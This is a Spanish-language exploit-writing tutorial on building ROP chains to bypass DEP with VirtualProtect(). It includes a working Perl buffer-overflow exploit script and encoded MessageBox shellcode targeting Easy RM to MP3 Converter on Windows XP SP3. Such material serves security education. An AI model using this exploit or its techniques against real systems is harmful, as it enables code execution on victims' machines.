Creación de Exploits 10: Uniendo DEP con ROP – El Cubo de Rubik [TM] por corelanc0d3r traducido por Ivinson/CLS

Atacha la aplicación y pon un BP en 0x100102DC. Ejecuta la aplicación y cargar el archivo m3u. Parará en el BP:



Al para por el BP, EIP apunta a nuestra instrucción RETN. Se puede ver en la pequeña ventana debajo de la vista de CPU que esta instrucción RET volverá a 0x10026D56 que se encuentra en la parte superior de la pila, el lugar donde apunta ESP.

Si ahora trazo, una instrucción a la vez (F7), esto es lo que sucede:

RETN: salta a EIP 0x10026D56, ESP se mueve a 0010F734.

POP EAX: Esto tomará 50505050 de la pila y lo pondrá en EAX. ESP se mueve a 0010F738.

RETN: Esto pondrá 1002DC24 en EIP y moverá ESP a 0010F73C.

ADD EAX, 80: Esto le sumará 0×80 a 50505050 (EAX).

POP EBX: Esto pondrá F1ACAFEA en EBX y aumentará ESP con 4 bytes de nuevo (a 0010F740).

RETN: Esto tomará el siguiente puntero de la pila y saltará a ella (43434343 en este ejemplo).

Justo antes de que el último RETN se ejecute, deberíamos ver esto:

Como se puede ver, hemos sido capaces de ejecutar las instrucciones y crear valores en los registros sin ejecutar un solo opcode directamente de la pila. Hemos encadenado las instrucciones existentes entre sí, que es la esencia de ROP.

Asegúrate de entender el concepto de encadenamiento antes de continuar.

Buscando ROP Gadgets

Hace unos momentos, he explicado los conceptos básicos de las cadenas de ROP. En esencia, tendrás que encontrar instrucciones o secuencias de instrucciones que sean seguidas por una instrucción RET (RETN, RETN 4, RETN 8 y así sucesivamente), que te permiten "saltar" a la secuencia siguiente o Gadget.

Hay dos métodos para buscar Gadgets que te ayudarán a construir la cadena de ROP:

- Puedes buscar específicamente las instrucciones y ver si están seguidas de un RET. Las instrucciones entre la que estás buscando y la instrucción RET (que terminará el Gadget) no debe romper el Gadget.

- Puedes buscar todas las instrucciones RET y luego regresar, ver si las instrucciones anteriores incluyen la instrucción que estás buscando.

En ambos casos, se puede utilizar el depurador para buscar instrucciones, buscar RET, etc. Buscar manualmente estas instrucciones, sin embargo, puede tomar mucho tiempo.


Por otra parte, si se utilizas el enfoque de "Ordenar todos los RET y mirar hacia atrás" que producirá más resultados de inmediato y te dará resultados más precisos, puede que tengas que dividir Opcodes para encontrar Gadgets adicionales que terminarán con el mismo RET.

Esto puede sonar un poco extraño. Así que, voy a dar un ejemplo.

Digamos que encuentras un RET en 0x0040127F (opcode 0xC3). En la vista CPU del depurador, la instrucción antes del RET es ADD AL, 0×58 (opcodes: 0×80 0×0C 0x58). Así que, has encontrado un Gadget que le sumará 0×58 a AL y regresará al llamador.

Estas dos instrucciones pueden producir otro Gadget, dividiendo el Opcode de la instrucción ADD. El último byte de la instrucción ADD es 0×58. Y ese es el Opcode para POP EAX.

Eso significa que hay un segundo ROP Gadget, a partir de 0x0040127E:



No hubieras descubierto esto si estabas buscando RET´s y luego las instrucciones previas en la vista depurador.

Para hacerte la vida poco más fácil, he escrito una función en pvefindaddr, que:


- Buscará todos los RET (RETN, RETN 4, RETN 8 y así sucesivamente).
- Mirará hacia atrás (hasta 8 instrucciones).
- Hará "división de Opcodes" para encontrar nuevos Gadgets que terminen con el mismo RET.

Lo único que tienes que hacer para construir tu conjunto de ROP Gadgets, es ejecutando **!Pvefindaddr rop**, y te dará una enorme cantidad de ROP Gadgets para jugar. Y si tus punteros (ROP Gadgets) deberían ser libres de bytes nulos, entonces sólo tienes que ejecutar **!Pvefindaddr rop nonull**.

La función escribirá todos ROP Gadgets en un archivo "**rop.txt**" en la carpeta de ImmunityDebugger. Ten en cuenta que esta operación consume mucho CPU y puede tomar hasta un día para generar todos los Gadgets (dependiendo del número de módulos cargados). Mi consejo es encontrar los módulos que desees utilizar **!Pvefindaddr noaslr** y luego ejecutar **!Pvefindaddr rop <NombredelMódulo>** en lugar de seguir ejecutándolo ciegamente en todos los módulos.

Puedes crear los ROP Gadgets de un módulo determinado especificando el nombre del módulo, por ejemplo:

¡pvefindaddr rop MSRMfilter03.dll



Nota: "!**pvefindaddr rop**" ignorará de forma automática las direcciones de los módulos de ASLR o módulos que pueden ser rebasados. Esto ayudará a asegurar que el resultado (rop.txt) sólo contenga punteros que deberían dar lugar a un exploit más o menos fiable. Si insistes en la inclusión de punteros de esos módulos, tendrás que ejecutar manualmente **!Pvefindaddr rop** < **NombredelMódulo** > para cada uno de los módulos.

Gadgets de "CALL Registro"

¿Qué pasa si estás buscando una instrucción particular, pero parece que no puedes encontrar un Gadget que termine con un RET?

¿Qué tal si has realizado una búsqueda de la instrucción en el módulo cargado favorito, y descubriste que el único que pudiste encontrar, tiene una instrucción "CALL Registro" antes del RET?

No todo está perdido en este caso.

En primer lugar, debes encontrar una manera de poner un puntero significativo en dicho registro. Sólo pon un puntero en la pila y encuentra un Gadget que pondrá este valor en el registro. Esto asegurará de que la instrucción CALL Reg realmente funcione.

Este puntero podría ser sólo un RET, lo que te permite hacer como si no existiera la instrucción CALL. O simplemente, puedes utilizar un puntero a otro ROP Gadget para continuar tu cadena ROP.

pvefindaddr rop también ordenará Gadgets que tengan una instrucción CALL Reg antes del RET.

Creación de Exploits 10: Uniendo DEP con ROP – El Cubo de Rubik [TM] por corelanc0d3r traducido por Ivinson/CLS

Te atrapé, pero ¿cómo y dónde comienzo exactamente?

Lo primero que tienes que hacer antes de escribir una sola línea de código, es crear tu estrategia, haciéndote las siguientes preguntas:

- ¿Qué técnica (Windows API) voy a utilizar para evitar DEP y cuáles son las consecuencias en términos de configuración de pila o parámetros que deben ser creados en la pila?

- ¿Cuál es la directiva DEP actual y cuáles son sus opciones en términos para evitarlo?

- ¿Cuáles ROP Gadgets puedo usar? Este será tu caja de herramientas y te permitirá crear su pila.

- ¿Cómo iniciar la cadena?

- ¿Cómo pivotar hacia tu buffer controlado? En un exploit de RET directo, lo más probable es que controles ESP, por lo que simplemente puedes sobrescribir EIP con un puntero a RETN para poner en marcha la cadena.

- ¿Cómo vas a crear la pila?

Respuestas:

- Técnica: En este ejemplo, voy a utilizar VirtualProtect() para modificar los parámetros de protección de la página de memoria donde se encuentra la Shellcode. Tú, evidentemente, puedes utilizar uno de las otras funciones compatibles con la directiva DEP, pero voy a utilizar VirtualProtect() en este ejemplo. Esta función requiere que los siguientes parámetros estén en la parte superior de la pila cuando se llama la función:

- La dirección de retorno. Después de que la función VirtualProtect() ha terminado, aquí es donde la función retornará el cual es puntero a la ubicación donde se encuentra la Shellcode. La dirección dinámica tendrá que ser generada en tiempo de ejecución (ROP).

- lpAddress: puntero a la ubicación donde se encuentra la Shellcode. Ésta es una dirección dinámica que tendrá que ser generada en tiempo de ejecución (ROP).

- Tamaño: habla por sí mismo, tendrá que ser generado en tiempo de ejecución, a menos que el buffer del exploit pueda tratar con bytes nulos, pero ese no es el caso con Easy RM to MP3.

- flNewProtect: flag de protección nueva. Este valor debe ser 0×20 para marcar la página como ejecutable. Este valor contiene bytes nulos, por lo que puede tener que ser generado en tiempo de ejecución, también.

- lpflOldProtect: puntero, recibirá el valor del flag de protección vieja o anterior. Éste puede ser una dirección estática, pero debe ser de escritura. Voy a tomar una dirección en uno de los módulos de Easy RM to MP3 Converter (0×10035005).

ROP Gadgets: **¡pvefindaddr rop**

Comienza la cadena: pivota a la pila. En este ejemplo, se trata de una sobreescritura de RET directo, por lo que sólo necesitas un puntero a RET. Ya tenemos un puntero funcional (0x100102DC)

La creación de la pila se puede hacer de varias maneras. Puedes colocar los valores en los registros y empujarlos en la pila. Puedes tener algunos valores puestos en la pila y escribir los dinámicos utilizando una técnica de Sniper. Construyendo esta lógica, este rompecabezas, este cubo de Rubik, es probablemente la parte más difícil del proceso de construcción de ROP.

Nuestra Shellcode codificada ("Para mostrar un MessageBox") será de alrededor de 620 bytes y se almacenará inicialmente en algún lugar de la pila. Vamos a tener que codificar nuestra Shellcode porque Easy RM to MP3 tiene algunas limitaciones de caracteres.

Nuestro búfer o pila será algo como esto:

Basura
EIP
Basura
Cadena de ROP para generar o escribir los parámetros.
Cadena de ROP para llamar la función VirtualProtect.
Más ROP, algo de relleno y NOP´s.
Shellcode.
Basura.

Y en el momento en que se llama la función VirtualProtect, la pila se modifica (por la cadena de ROP) para tener este aspecto:

	Basura
	EIP
	Basura
	ROP
EIP apunta aquí ->	Parámetros
	Más ROP
	Relleno/NOP´s
	Shellcode
	Basura

Prueba antes de empezar

Antes de, realmente, construir la cadena de ROP, voy a verificar que la llamada a VirtualProtect() muestre el resultado deseado. La manera más fácil de hacer esto, es por poniendo manualmente los parámetros de la pila o función dentro del depurador:

- Hacer que EIP apunte a la llamada a la función VirtualProtect(). En XP SP3, esta función se puede encontrar en 0x7C801AD4.

- Poner manualmente los argumentos deseados para VirtualProtect() en la pila.

- Poner la Shellcode en la pila.

- Iniciar la función.

Si eso funciona, estoy seguro de que la llamada a VirtualProtect() va a funcionar, y que la Shellcode funciona también.

Con el fin de facilitar esta sencilla prueba, usaremos el Script de Exploit siguiente:

```
#Exploit de ROP para Easy RM to MP3 Converter
#Escrito por corelanc0d3r - http://www.corelan.be:8800
my $file= "rop.m3u";
my $buffersize = 26094;
my $junk = "Z" x $buffersize;
my $eip=pack('V',0x7C801AD4);  #Puntero a VirtualProtect
my $junk2 = "AAAA"; #compensa
my $params=pack('V',0x01010101);   #Dirección de retorno
$params = $params."XXXX";          #lpAddress
$params = $params."YYYY";          #Size - largo de la Shellcode
$params = $params."ZZZZ";          #flNewProtect
$params = $params.pack('V',0x10035005);   #Dirección de escritura

# ./msfpayload windows/messagebox
#  TITLE=CORELAN TEXT="rop test by corelanc0d3r" R
# | ./msfencode -e x86/alpha_mixed -t perl
my $shellcode =
"\x89\xe0\xda\xcf\xd9\x70\xf4\x5a\x4a\x4a\x4a\x4a\x4a\x4a" .
"\x4a\x4a\x4a\x4a\x4a\x43\x43\x43\x43\x43\x37\x52\x59" .
"\x6a\x41\x58\x50\x30\x41\x30\x41\x6b\x41\x41\x51\x32\x41" .
"\x42\x32\x42\x42\x30\x42\x42\x41\x42\x58\x50\x38\x41\x42" .
"\x75\x4a\x49\x48\x59\x48\x6b\x4f\x6b\x48\x59\x43\x44\x51" .
"\x34\x4c\x34\x50\x31\x48\x52\x4f\x42\x42\x5a\x46\x51\x49" .
"\x59\x45\x34\x4e\x6b\x51\x61\x44\x70\x4e\x6b\x43\x46\x46" .
"\x6c\x4c\x4b\x42\x56\x45\x4c\x4c\x4b\x42\x66\x43\x38\x4c" .
"\x4b\x51\x6e\x45\x70\x4e\x6b\x50\x36\x44\x78\x42\x6f\x45" .
"\x48\x44\x35\x4c\x33\x50\x59\x43\x31\x4a\x71\x4b\x4f\x48" .
"\x61\x43\x50\x4c\x4b\x50\x6c\x51\x34\x46\x44\x4e\x6b\x47" .
"\x35\x45\x6c\x4c\x4b\x42\x74\x43\x35\x42\x58\x46\x61\x48" .
"\x6a\x4e\x6b\x51\x5a\x45\x48\x4e\x6b\x42\x7a\x47\x50\x47" .
"\x71\x48\x6b\x4a\x43\x45\x67\x42\x69\x4e\x6b\x47\x44\x4e" .
"\x6b\x46\x61\x48\x6e\x46\x51\x49\x6f\x45\x61\x49\x50\x49" .
"\x6c\x4e\x4c\x4d\x54\x49\x50\x50\x74\x45\x5a\x4b\x71\x48" .
"\x4f\x44\x4d\x47\x71\x4b\x77\x48\x69\x48\x71\x49\x6f\x49" .
"\x6f\x4b\x4f\x45\x6b\x43\x4c\x47\x54\x44\x68\x51\x65\x49" .
"\x4e\x4e\x6b\x50\x5a\x45\x74\x46\x61\x48\x6b\x50\x66\x4e" .
"\x6b\x46\x6c\x50\x4b\x4c\x4b\x51\x4a\x45\x4c\x45\x51\x4a" .
"\x4b\x4e\x6b\x43\x34\x4c\x4b\x43\x31\x4a\x48\x4d\x59\x42" .
"\x64\x51\x34\x47\x6c\x45\x31\x4f\x33\x4f\x42\x47\x78\x44" .
"\x69\x49\x44\x4f\x79\x4a\x45\x4e\x69\x4a\x62\x43\x58\x4e" .
"\x6e\x42\x6e\x44\x4e\x48\x6c\x43\x62\x4a\x48\x4d\x4c\x4b" .
"\x4f\x4b\x4f\x49\x6f\x4d\x59\x42\x65\x43\x34\x4f\x4b\x51" .
"\x6e\x48\x58\x48\x62\x43\x43\x4e\x67\x47\x6c\x45\x74\x43" .
"\x62\x49\x78\x4e\x6b\x4b\x4f\x4b\x4f\x49\x6f\x4f\x79\x50" .
"\x45\x45\x58\x42\x48\x50\x6c\x42\x4c\x51\x30\x4b\x4f\x51" .
"\x78\x50\x33\x44\x72\x44\x6e\x51\x74\x50\x68\x42\x55\x50" .
"\x73\x42\x45\x42\x52\x4f\x78\x43\x6c\x47\x54\x44\x4a\x4c" .
"\x49\x4d\x36\x50\x56\x4b\x4f\x43\x65\x47\x74\x4c\x49\x48" .
"\x42\x42\x70\x4f\x4b\x49\x38\x4c\x62\x50\x4d\x4d\x6c\x4e" .
"\x67\x45\x4c\x44\x64\x51\x42\x49\x78\x51\x4e\x49\x6f\x4b" .
```

```
"\x4f\x49\x6f\x42\x48\x42\x6c\x43\x71\x42\x6e\x50\x58\x50" .
"\x68\x47\x33\x42\x6f\x50\x52\x43\x75\x45\x61\x4b\x6b\x4e" .
"\x68\x51\x4c\x47\x54\x47\x77\x4d\x59\x4b\x53\x50\x68\x51" .
"\x48\x47\x50\x51\x30\x51\x30\x42\x48\x50\x30\x51\x74\x50" .
"\x33\x50\x72\x45\x38\x42\x4c\x45\x31\x50\x6e\x51\x73\x43" .
"\x58\x50\x63\x50\x6f\x43\x42\x50\x65\x42\x48\x47\x50\x43" .
"\x52\x43\x49\x51\x30\x51\x78\x43\x44\x42\x45\x51\x63\x50" .
"\x74\x45\x38\x44\x32\x50\x6f\x42\x50\x51\x30\x46\x51\x48" .
"\x49\x4c\x48\x42\x6c\x47\x54\x44\x58\x4d\x59\x4b\x51\x46" .
"\x51\x48\x52\x51\x42\x46\x33\x50\x51\x43\x62\x49\x6f\x4e" .
"\x30\x44\x71\x49\x50\x50\x50\x4b\x4f\x50\x55\x45\x58\x45" .
"\x5a\x41\x41";

my $nops = "x90" x 200;
my $rest = "C" x 300;
my $payload = $junk.$eip.$junk2.$params.$nops.$shellcode.$rest;
print "Payload size : ".length($payload)."n";
print "Shellcode size : ".length($shellcode)."n";
open($FILE,">$file");
print $FILE $payload;
close($FILE);
print “Archivo m3u $file creado exitosamente”;
```


Con este script, vamos a sobreescribir EIP con un puntero a VirtualProtect() (0x7C801AD4), y vamos a poner los 5 parámetros requeridos en la parte superior de la pila, seguido por algunos NOP´s y una Shellcode de MessageBox.

Los parámetros del lpAddress, tamaño y flNewProtect se ponen a "XXXX", "YYYY" y "ZZZZ". Nosotros los cambiaremos manualmente en unos instantes.

Crea el fichero m3u, atacha la aplicación y pon un BP en 0x7C801AD4.

Ejecuta la aplicación, abre el archivo m3u y comprueba que pare en el BP:

Ahora, mira en la parte superior de la pila. Deberíamos ver las 5 parámetros:




Desplázate hacia abajo hasta que ver el inicio de la Shellcode:

Tome nota de la dirección base de la Shellcode (0010F80C en mi caso) y desplázate hacia abajo para verificar que toda la Shellcode fue colocada en la pila.


La idea es ahora que editar manualmente los parámetros en la pila para que podamos comprobar si la llamada VirtualProtect funcionaría.

Editar un valor en la pila es tan simple como seleccionar el valor, presionar CTRL + E, e introducir un nuevo valor. ¡Recuerda que es LittleEndian!


En primer lugar, modifica el valor a 0010F730 (dirección de retorno) y ponlo en la dirección de la Shellcode (0010F80C).



Luego, edita el valor en 0010F734 (dirección, que ahora contiene 58585858), y cámbiala a 0010F80C (de nuevo, la dirección donde está tu Shellcode).




Luego, modifica el valor en 0010F738 (Size o tamaño, que ahora contiene 59595959) y ajusta el tamaño de la Shellcode. Voy a tomar 700 bytes (para estar en el lado seguro), lo que corresponde a 0x2BC.



Sólo asegúrate de que tu Shellcode se incluya dentro de la Dirección + Rango de tamaño. Verás que puede ser difícil crear un valor exacto cuando se utiliza ROP. Así que, es importante entender que no tiene que ser exacto. Si escribes el código con NOP´s y si te aseguras que terminen cubriendo toda la Shellcode, entonces debería estar bien.

Por último, edita el valor a 0010F73C (NewProtect) y cámbialo a 0×40:




Después de realizar las modificaciones, la pila se ve así:

Presiona F7 una vez y mira cómo se hace el salto a VirtualProtect().

Como se puede ver, la función misma es bastante corta, y, aparte de unas pocas interacciones de la pila, sólo contiene una llamada a VirtualProtectEx. Esta función cambia el nivel de protección de acceso.


Sigue trazando las instrucciones (F7) hasta llegar a la instrucción RETN10 en 0x7C801AED.

En ese punto, la pila contiene lo siguiente:



El RET hará el salto a nuestra Shellcode y lo ejecutará (si todo ha ido bien).

Presione F9:



Esto significa que la técnica de VirtualProtect() tuvo éxito.

